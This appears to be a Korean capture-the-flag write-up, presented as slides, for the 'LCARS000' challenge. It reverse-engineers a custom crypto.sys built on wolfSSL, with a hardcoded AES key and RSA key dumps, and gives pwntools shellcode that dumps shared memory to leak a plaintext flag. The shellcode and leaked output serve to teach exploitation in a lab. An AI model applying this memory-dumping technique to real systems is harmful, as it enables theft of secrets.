0000000100010D0  4F 4F 4F 4F 4F 4F 4F 4F  4F 4F 4F 4F 4F 4F 4F 4F  OOOOOOOOOOOOOOOO
0000000100010E0  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
```

System App Public Key

```
0000000010000E60  30 82 01 22 30 0D 06 09  2A 86 48 86 F7 0D 01 01  0.."0...*.H.....
0000000010000E70  01 05 00 03 82 01 0F 00  30 82 01 0A 02 82 01 01  ........0.......
0000000010000E80  00 AE E6 0C 6D 7E B5 33  17 15 A2 BF 72 16 60 BA  .....~.3....r.`.
0000000010000E90  5E 31 04 37 52 B8 64 DE  EC 44 F4 58 27 D8 BA 9A  ^1.7R.d..D.....
0000000010000EA0  63 90 67 CE 01 BF FF 92  A9 13 E6 1C AF 7F 86 F7  c.g.............
0000000010000EB0  F1 53 18 E8 57 01 E4 5C  8B AD 55 8D E5 C1 1C DF  ....W.....U.....
0000000010000EC0  77 BF 9D 14 61 ED 7F 5F  D7 68 41 67 E1 0F 0E AC  w...a....Ag....
0000000010000ED0  00 57 EA 8F AB A7 3A D7  26 AA 83 7A C2 FF F0 A1  .W....:.&..z....
0000000010000EE0  6C 6A 13 D1 30 12 23 6C  94 62 74 BD 55 1F AC AD  lj....#l.bt.U...
0000000010000EF0  D1 ED 08 B7 1F 99 D7 DE  47 6D C4 27 60 95 AC 11  ........Gm..`...
0000000010000F00  43 FD BA D3 F9 16 11 96  59 B3 93 A2 A8 B7 02 01  C.......Y.......
0000000010000F10  88 64 9B 38 40 46 04 38  22 18 86 DA B3 F0 65 AD  .d.8@F.8"...e...
0000000010000F20  26 3A 63 F0 B9 21 4A DB  25 77 F3 B7 EF 7C E5 41  &:c..!J.%w...|.A
0000000010000F30  BF 39 4F 0D A9 00 EE A1  10 21 21 2F 3F 81 2E 71  .9O.....!!/?..q
0000000010000F40  8F B7 D4 E2 25 8B 27 A8  D0 72 EA 1B 56 50 53 82  ....%.'..r..VPS.
0000000010000F50  0B 83 8F B1 7B FF B5 8C  45 DC F1 0D BB 88 8F 28  ....{...E......(
0000000010000F60  1B 17 F2 35 7F 23 98 F9  06 85 B3 E4 93 9F 65 B1  ...5.#........e.
0000000010000F70  60 46 D5 89 FE 27 C9 97  27 1A 9A 60 C9 40 8C E9  `F...'..'..`.@..
0000000010000F80  DF 02 03 01 00 01 00 00  26 01 00 00 00 00 00 00  ........&.......
0000000010000F90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000010000FA0  30 82 01 22 30 0D 06 09  2A 86 48 86 F7 0D 01 01  0.."0...*.H.....
0000000010000FB0  01 05 00 03 82 01 0F 00  30 82 01 0A 02 82 01 01  ........0.......
0000000010000FC0  00 E0 82 10 9E 1C 31 42  16 42 50 C4 42 3F AE 11  ......1B.BP..?..
0000000010000FD0  4B EA 26 6B 55 62 F3 7B  86 B6 17 A9 E2 12 41 1B  K...Ub.........A.
0000000010000FE0  00 FE 49 F5 42 F5 AE E9  BC C8 E2 E0 A5 6B A8 AA  ..I.B........k..
0000000010000FF0  09 BF 9D FC FE 48 CE 7F  8A 2C 26 C9 88 FB E1 79  .....H...,&....y
0000000010001000  FF 74 EA 09 C4 36 96 18  D2 F5 98 3B 3D 24 A6 8A  .t...6.....;=$..
0000000010001010  AD 31 85 E6 97 F2 27 E3  9E 64 42 F6 E2 D7 16 FB  .1....'..dB.....
0000000010001020  8E A1 E1 F1 77 9A D0 77  5D F3 9F F7 77 EB E5 06  ....w..w]...w...
0000000010001030  28 42 84 66 BC 30 C6 1C  38 CD D4 FF F5 59 15 B3  (B.f.0..8....Y..
0000000010001040  E4 2B 0D AD 79 0B 7E 1C  FC BD CE B4 A9 25 B0 0B  .+..y.~......%..
0000000010001050  1C 54 AD 23 BB 7C 3D 06  BD 2A D8 04 18 CF 3F 2F  .T.#.|=..*....?/
0000000010001060  A1 DF 70 CD 23 38 EC F4  F5 06 06 FA 4B 5F 6B DC  ..p.#8......K_k.
0000000010001070  AA 66 DB 8D 00 93 F9 88  B4 2A 09 6E B1 55 A5 AD  .f.......*.n.U..
0000000010001080  05 E7 85 46 9A F6 01 3D  45 CF E3 9B 20 66 46 BF  ...F...=E... fF.
0000000010001090  BF D1 76 5D 0E 05 4C 29  87 1D 6F C2 0E 47 D8 03  ..v]..L)..o..G..
00000000100010A0  FE 31 17 4C ED 3D 53 D7  D7 09 D7 62 4C 42 BD 06  .1.L.=S....bLB..
00000000100010B0  F9 AA 0B 7C 2D D1 EB AA  EE 20 AF 33 1F 89 B1 98  ...|-.... .3....
00000000100010C0  6F 02 03 01 00 01 66 2E  0F 1F 84 00 00 00 00 00  o.....f.........
```

Platform App Public Key


문제의 흐름 (crypto.sys)

- 라이브러리에 존재하는 문자열을 참고해서 어떤 라이브러리가 static compile되었는지 찾아냄


```
21    v9 = &v13;
22    v8 = 80LL;
23    MEMORY[0](&v13, 80LL, 1LL, 80LL, "wolfSSL error occurred, error = %d", v5);
24  }
25  else
26  {
27    v7 = abs32(a1);
28    MEMORY[0](&v13, 80LL, 1LL, 80LL, "wolfSSL error occurred, error = %d line:%d file:%s", v7, v6, v4);
29    v8 = v6;
30    wc_AddErrorNode(v7, v6, &v13, v4);
31    v9 = 537500576LL;
32    wc_UnLockMutex(537500576LL);
33    v10 = v12;
```

문제의 흐름 (crypto.sys)

- IDA SIG FLIRT 기능을 이용해 복구를 진행함.



문제의 흐름 (crypto.sys)



문제의 흐름 (crypto.sys)

- MD5
- SHA
- SHA256
- AES Encryption / Decryption
  - System APP = root.key

    Platform APP = hardcoded key (O * 16)
- RSA Decrypt (For signing)
  - 어떤 pubkey를 사용할지 받음

LCARS000

- root.key / flag1.papp / flag1.txt flag2.txt / flag3.txt가 주어지지 않음.

LCARS000

```
run flag1.papp
loading at #3...
loading result 0 (ok)...
run "flag1.papp" = 0
md5: e943ee7586c86ae33702a2db66309fe9
sha1: bbba7674c8d0d526c6d355b6990f029826e75854
sha256: 01fcf15eb31b680c1de15300b7a9f057d27516f57b916f864c385882f2f5d8ac
encrypted: d3696349e8c25505d71b1d83713d6a6203e1182d183a7b19a07d52da4fe4e88702413d94af648dd9517f1f797a9c5267
flag1 exit 0
```

LCARS000 - 풀이


- crypto.sys와 통신하려면shared memory를 사용해야 하기 때문에 shared_memory에 평문 flag가 남아있을 것이라고 추측

LCARS000 - 풀이

- shared memory 출력해주는 쉘코드 작성 (request_no == 0 == print)

```
asm('mov rax, 0x30000000')
asm('mov rbx, 0')
asm('mov [rax], rbx') # REQUEST_NO
asm('mov rbx, 0')
asm('mov [rax+4], rbx') # argv 0; buf offset
asm('mov rbx, 0x200')
asm('mov [rax+8], rbx') # argv 1; length;
asm('mov rbx, 0')
asm('mov [rax+12], rbx')
asm('mov rbx, 0')
asm('mov [rax+16], rbx')
asm('mov r13, 0x30000000')
asm(shellcraft.write(0, 'r13', 0x200)) # Request to kernel
```

LCARS000 - 풀이


run "flag1.papp" = 0
download "juno.sys" = 4
md5: e943ee7586c86ae33702a2db66309fe9
sha1: bbba7674c8d0d526c6d355b6990f029826e75854
sha256: 01fcf15eb31b680c1de15300b7a9f057d27516f57b916f864c385882f2f5d8ac
encrypted: a3b4ce4bccc53f6d3cb084d281662bd83b1252eae79d31c8b1ff62c28e169765cbf9f716b9137
flag1 exit 0
loading at #3...
loading result 0 (ok)...
run "juno.sys" = 0
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00ok\x00\x00\x00\x00\x00\x00
c86ae33702a2db66309fe9
\x94 r\x9c\x81000{c1c54538b346dd9c393611af8c06de45}
0\xa8\x053\x9bD\xa0\x9di\x00\x00\x00\xa0\x00\x00\x00&\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00sha1: bbba7674c8d0d526c6d355b6990f029826e75854
000{c1c54538b346dd9c393611af8c06de45}
s8_\x04\xa1\x88\x04j\xa3\x00\x000\x00\x00&\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
01fcf15eb31b680c1de15300b7a9f057d27516f57b916f864c385882f2f5d8ac
\x8d\xb56\xb5\xab\x18\xb000{c1c54538b346dd9c393611af8c06\x00\x00\x00\x00\x00\x00\x00\x00
failed to handle request from app #3
$